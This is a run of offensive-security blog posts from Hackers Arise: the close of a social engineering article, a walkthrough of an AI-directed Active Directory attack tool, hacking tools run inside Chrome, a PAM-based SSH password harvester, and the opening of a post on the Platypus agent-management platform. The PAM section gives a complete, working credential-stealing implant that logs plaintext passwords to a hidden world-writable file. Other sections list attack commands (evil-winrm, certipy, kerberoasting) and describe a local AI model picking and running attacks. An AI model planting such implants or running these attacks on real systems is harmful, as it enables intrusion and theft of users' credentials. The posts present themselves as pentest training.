For companies, the best defense is a mix of organizational measures, technical controls, and incident response. Training lowers the success rate of simple attacks. Technical controls reduce the damage when someone does make a mistake. And since no defense is perfect, response procedures matter too. Organizations need to know what to do when a suspicious message, call, or request slips through.

Individuals should not be afraid to refuse. Don’t feel obligated to be polite when something feels wrong. If a call creates stress, stop and think instead of reacting automatically. Never make important decisions while overwhelmed. Learn to recognize manipulation patterns, and don’t keep a suspicious conversation going just because the other side sounds official.

Sometimes the safest choice is just to hang up.

Summary

There’s no guaranteed technique for success, and no guaranteed protection either. Human beings are vulnerable because evolution made us efficient, not perfect. That efficiency helps us survive, but it also gives social engineers a way in.

To reduce the probability of these attacks, we offer our Security Awareness and Risk Management training for companies. For pentesters, we offer The Science and Art of Social Engineering, where Master OTW walks you through the tools and techniques needed to become an effective social engineer.

The post Social Engineering: Exploiting Human Psychology in Offensive Security first appeared on Hackers Arise.
Artificial Intelligence (AI) in Cybersecurity, Part 28: Using ADStrike to Compromise Active Directory

Welcome back, aspiring cyberwarriors! 

Our article on ADScan and ADPulse was popular. Those tools didn’t need the AI to work, they were basically using python libraries to do all the heavy work of analyzing the Active Directory setup. Today we will look at ADStike, which is somewhat similar but uses AI to arrange the attacks. AI here is completely optional. It analyzes the results of each step and decides what tool to run and what information to find. Models that support tool calls can be used for it, like Qwen 2.5-coder 7b.

ADStike has all the common AD attacks and different levels of OPSEC modes with 52 attack modules integrated. We will look at the workflow it has and use a local AI model to direct the pentest. 

Setting Up

The repository has the installation process laid out. Let’s use it.


kali > git clone https://github.com/capture0x/AdStrike.git && cd AdStrike && chmod +x install.sh run.sh && bash install.sh && source venv/bin/activate && bash run.sh


Usually it takes 5 minutes to set things up. Then you will be prompted to fill out the information about the domain. We are using our lab here with a regular account that doesn’t have any privileges in the domain to make it fair. 


When it has all the needed information, it will be saved in a config file. You will then see the main menu with options. Each phase has separate steps that can run individually.


We will go with step 53, which is AI. The tool already knows what local Ollama models we have installed and lets us choose if there are some. For this test we kept OPSEC level default.

Once you select the needed options, the scan will begin.

Pentesting Active Directory


The AI orchestrator will start from the first phase (Recon) and select only the appropriate phases and steps for your Active Directory setsups. All environments are different, some attacks will simply be impossible due to infrastructure limitations. 

As it progresses we start seeing the output on the screen from the commands it runs. 


Basically, it does all you would do but quicker. Below you can see that LAPS were empty, because they were not set up in this domain. You might want to recommend your client fix it, if you encounter the same results. LAPS help a lot in preventing lateral movement, since the Administrator password will never be the same across your machines. 


Then Kerberoasting follows. We did have a few roastable accounts. The compromise here will depend on your wordlist. 

Since it’s our lab, we knew the password of that user.


Another attack you may see is Timeroasting. Here it uses an impacket script to extract computer hashes. While those are basically impossible to brute force, some computers are vulnerable to Pre2k attack, where the password of the computer matches the DNS name. 

Here is more on Pre2k. Look at the NetExec commands. It’s passing the computer name and the password to the DC to find a valid account. These machines can have certain privileges, just like users do. All the privileges can be found in BloodHound. By the way, ADStrike will run SharpHound collection and analyze the data with AI to find paths and worthy accounts. 

Finally, after all the necessary steps, you will have a nice report generated in different formats.

Let’s open the HTML version and see what it looks like.

Scrolling down we see the MITRE ATT&CK Coverage

Then we have all the findings and their details. 

Summary

ADStrike looks very promising and easy to work with. It has 52 attack modules that are orchestrated with AI. AI here is completely optional and things should work without it as well. If you prefer not to let AI execute anything in your environment, you can use it for planning only or leave it alone to pwn your lab.

Join our AI for Cybersecurity training to learn more! During the training, we’ll show you different ways of using AI in cybersecurity, set up local models and solve labs. The field is evolving rapidly and the sooner you learn things, the greater the advantage you’ll have.

The post Artificial Intelligence (AI) in Cybersecurity, Part 28: Using ADStrike to Compromise Active Directory first appeared on Hackers Arise.
Living off The Browser: Running Popular Hacking Tools Inside Chrome

Welcome back, pentesters!

Most of you are used to working with tools on your Linux machine. A lot of these tools are built for it. WSL exists, but some of them can also run right inside your Chrome browser. NXC, SharpHound, LDAP-shell, Evil-WinRM and five more are bundled into one signed IWA with multi-protocol support.

Before we go any further, don’t use these tools against systems you’re not authorized to test, and don’t use your daily Chrome browser for this either.

Let’s take a closer look at the bundle and see how it works.

Setting Up

We’ll follow the manual on the website. The setup is quick and just needs a few adjustments to Chrome. The first step is enabling Chrome flags. Paste each of these links and change the status.

Then relaunch Chrome and open web-dev. Recent Chrome updates moved this from web-app-internals.

Here we install a new tool. Paste this link:

https://iwa-tools.pkilla.pw/iwa/update.json

Chrome will fetch the version. Press Install. In apps, you’ll see the iwa-tools console appear. That’s what you need to open.

Working with Tools


The first thing to do is list the help menu, which has all the commands you can run. Each command has its own help menu with the syntax.

iwa > help
iwa > command -h 

Let’s do a quick port scan and find out what’s open on our Windows machine in the lab.


iwa > portscan IP 88,389,445,5985,9389 --timeout 2000
Source: Github

If Kerberos and LDAP are open, that means this host is a domain controller. We also have WinRM open. It may give us remote access on the DC with a valid admin account.

iwa > evil-winrm -H IP -u user -p password

Let’s list the DNS zones that our domain has available.

iwa > adidns -H IP -u user -d domain -p password --auth kerberos --tls --list
Source: Github

Finally, let’s see if we can escalate our privileges with ADCS. Certipy is used here.

iwa > certipy find -H IP -u user -d domain -p password --tls -enabled 
Source: Github

If you get the same results showing ESC1 is vulnerable, that’s a quick win. There are plenty of write-ups out there on abusing it to get domain admin privileges in the tested domain.

Summary

Creativity has always been one of the most important skills for hackers. Turns out our favorite tools can run inside a browser and reach systems locally. You might still prefer the classic way, which is totally fine, but it’s good to know they work just as well from a browser tab.

If you’re interested in red teaming and want to build the skills required to be a pentester, we offer our Red Team Operator training program.

The post Living off The Browser: Running Popular Hacking Tools Inside Chrome first appeared on Hackers Arise.
Password Cracking: Stealing SSH Credentials with PAM

Welcome back, my aspiring cyberwarriors!

During a pentest you might land on a Linux machine and make your way to root. Then comes cracking passwords, which is quite a challenging thing, unless you have good GPU. This can take a significant time with no promise it will work. Linux hashes, unlike NTLM hashes you have on Windows can’t be reused in lateral movement. Thankfully, there is a technique called PAM patch that can help you get those passwords when users log in via SSH.

Recon with Known Hosts

Before we start patching PAM, we need to understand the network a bit to see what hosts users connect to from this machine. SSH clients store previously accessed servers in a known_hosts file under each user’s .ssh directory. Those files have a list of hosts.

For example, /home/username/.ssh/known_hosts might have a git host. That can be a pivot point. If the compromised machine is in a restricted environment, that host may sit in another subnet or behind access controls you couldn’t otherwise reach. If the user has the same credentials on that host, it will be a pivot point.

Preparing the Host

Before implementing a credential capture mechanism, it’s important to ensure the host accepts password-based logins. SSHD can be configured to forbid password authentication entirely, relying solely on key-based access. To enable credential capture, the following must be set in /etc/ssh/sshd_config.

root > vim /etc/ssh/sshd_config
PasswordAuthentication yes

Once this change is in place, the groundwork is set.

Creating a Logging Script


The next step is creating a small script that will record login attempts. With root privileges, create a new file at /usr/local/bin/logc.sh. We then make it executable and create a log file to store credentials.

create a log file. root > cat > /usr/local/bin/logc.sh << 'EOF'
#!/bin/bash
read -r PASS
echo "$(date) User: ${PAM_USER} Password: ${PASS} From: ${PAM_RHOST}" >> /var/log/.authc.log
exit 0
EOF

root > chmod 755 /usr/local/bin/logc.sh
root > touch /var/log/.authc.log
root > chmod 777 /var/log/.authc.log

Patching PAM

Now we need to edit the PAM authentication mechanism. PAM configurations vary slightly between distributions, but for SSH specifically, you will need to edit is /etc/pam.d/sshd. For broader system-wide coverage, other files such as /etc/pam.d/common-auth (Debian/Ubuntu) or /etc/pam.d/password-auth (CentOS) could be patched instead.

root > grep -q logc.sh /etc/pam.d/sshd || sed -i '1i auth optional pam_exec.so expose_authtok /usr/local/bin/logc.sh' /etc/pam.d/sshd

root > head -5 /etc/pam.d/sshd

This will ensure that every authentication attempt, successful or not, passes through the logging script before continuing with normal PAM processing.

Applying and Testing the Patch

For the changes to take effect, restart the SSH service.

root > grep -E '^PasswordAuthentication' /etc/ssh/sshd_config
root > systemctl restart ssh
root > systemctl is-active ssh

Once restarted, test the patch by logging in with valid credentials.


Now check the log file.

root > cat /var/log/.authc.log

Each entry has the username, the password they entered, the host they connected from and the date of the attempt. Over time, this log will have a lot of credentials from user sessions, helping you a lot during a pentest.

Summary

There is a great method of harvesting SSH credentials on Linux by modifying the PAM. After finding potential lateral movement hosts, SSH is set up to allow password authentication. A custom logging script is created to save usernames and their passwords. Then the script is integrated into PAM by editing /etc/pam.d/sshd. Restarting SSH activates this change and future connections will be stored with usable credentials. 

If you’re interested in red teaming and want to build the skills required to be a pentester, we offer our Red Team Operator training program.

The post Password Cracking: Stealing SSH Credentials with PAM first appeared on Hackers Arise.
Pentesting: Managing Compromised Machines with Platypus

Welcome back, aspiring cyberwarriors!

One of the challenges during a pentest is keeping everything organized. A small assessment with just a few machines is usually easy to manage, but enterprise environments are a completely different story. You can easily end up working with dozens or even hundreds of Linux and Windows systems, each with different services, users, applications, and configurations.

As pentesters, we often spend a lot of time performing security checks and audits, looking for configs, finding credentials, cloud access tokens and more. All that information is spread across many different hosts and it’s easy to lose track of what’s already been checked and what still needs to be looked at. Managing dozens of SSH sessions or reverse shells gets frustrating fast.

You can use Platypus to solve this issue. It’s a centralized host management platform that makes it a lot easier to work with multiple systems from a single interface.

Let’s see how it works.

What is Platypus

Platypus is an open source host management platform built to help you manage large numbers of Linux, Windows and macOS machines from a web interface.  The platform works by starting an agent on every machine you want to manage. Once started, the agent connects back to your Platypus server using encrypted TLS communications and Protocol Buffers (protobuf).

From the web interface you can launch interactive shells, look at the file system, upload and download files, run security audits and much more. You can install Platypus on a VPS and manage machines over the internet or host it entirely inside a local network

Setting Up

The easiest way to install Platypus is with Docker.

kali > git clone https://github.com/WangYihang/Platypus.git
kali > cd Platypus

Before starting the containers, there’s one important configuration change to make.


Open docker-compose.yml with a text editor. By default it has localhost. Since our agents will be connecting from other hosts, replace localhost with the IP address of the machine running Platypus. If you’re deploying on a VPS, replace it with the public IP instead.

That’s the only configuration change needed for a basic installation. Once you’ve saved the file, launch the platform.

kali > docker-compose up -d


After everything finishes, the web interface is available. We had ours on https://192.168.131.7:9443. That’s the same address you should include in the set up process when you access it on the web.

During the initial setup, Platypus will also ask you to create the first administrator account. To prevent unauthorized access, you’ll need to provide the Bootstrap Secret generated during installation

kali > docker cp platypus-platypus-server-1:/app/data/bootstrap.secret .
kali > cat bootstrap.secret

Copy and paste it.

Working with GUI

Each pentest can have its own project. You can also organize by department or environment, prod and dev for example.


Open the project and scroll down to the Open Hosts section. This is where all enrolled machines will appear. The next step is generating an agent to deploy onto your target systems.

The platform supports Linux, Windows and macOS

Creating Agents

